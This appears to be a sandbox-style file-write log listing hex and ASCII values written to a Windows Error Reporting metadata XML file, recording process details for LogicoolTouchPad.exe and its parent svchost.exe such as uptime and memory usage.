C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1002	86	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 4c 00 6f 00 67 00 69 00 63 00 6f 00 6f 00 6c 00 54 00 6f 00 75 00 63 00 68 00 50 00 61 00 64 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>LogicoolTouchPad.exe</ImageName>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1088	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1092	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1096	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 32 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000002</CmdLineSignature>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1186	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1190	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1194	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 32 00 38 00 38 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>12885</Uptime>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1238	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1242	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1246	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1328	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1332	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1336	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1388	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1392	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1396	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1440	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1444	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1450	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 30 00 34 00 34 00 32 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>101044224</PeakVirtualSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1538	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1542	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1548	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 30 00 34 00 30 00 31 00 32 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>101040128</VirtualSize>	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1620	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1624	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1630	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 30 00 39 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3093</PageFaultCount>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1704	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1708	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1714	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 39 00 39 00 37 00 31 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11997184</PeakWorkingSetSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1812	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1816	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1822	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 39 00 39 00 37 00 31 00 38 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11997184</WorkingSetSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1904	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1908	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	1914	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 32 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>182160</QuotaPeakPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2028	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2032	2	09 00		success or wait	3	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2038	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 32 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>182160</QuotaPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2136	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2140	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2146	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>37464</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2270	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2274	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2280	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>37328</QuotaNonPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2388	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2392	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2398	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 33 00 34 00 38 00 34 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>3534848</PagefileUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2474	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2478	2	09 00		success or wait	3	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2484	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 33 00 38 00 39 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>3538944</PeakPagefileUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2576	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2580	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2586	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 33 00 34 00 38 00 34 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3534848</PrivateUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2658	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2662	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2666	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2712	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2716	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2720	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2750	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2754	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2760	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2800	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2804	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2812	28	3c 00 50 00 69 00 64 00 3e 00 39 00 36 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>960</Pid>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2840	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2844	2	09 00		success or wait	4	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2852	68	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 73 00 76 00 63 00 68 00 6f 00 73 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>svchost.exe</ImageName>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2920	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2924	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2932	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3022	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3026	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3034	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 31 00 31 00 32 00 35 00 36 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6112569</Uptime>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3082	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3086	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3094	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3172	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3176	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3184	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3236	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3240	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3248	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3292	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3296	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3306	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3396	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3400	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3410	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3484	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3488	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3498	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 39 00 33 00 38 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>29389</PageFaultCount>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3574	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3578	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3588	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 32 00 33 00 36 00 35 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>16236544</PeakWorkingSetSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3686	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3690	2	09 00		success or wait	5	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3700	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 30 00 36 00 30 00 34 00 31 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>16060416</WorkingSetSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3782	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3786	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3796	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 37 00 39 00 38 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>279864</QuotaPeakPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3910	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3914	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	3924	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 35 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>195464</QuotaPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4022	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	4026	2	09 00		success or wait	5	6F65497A	unknown
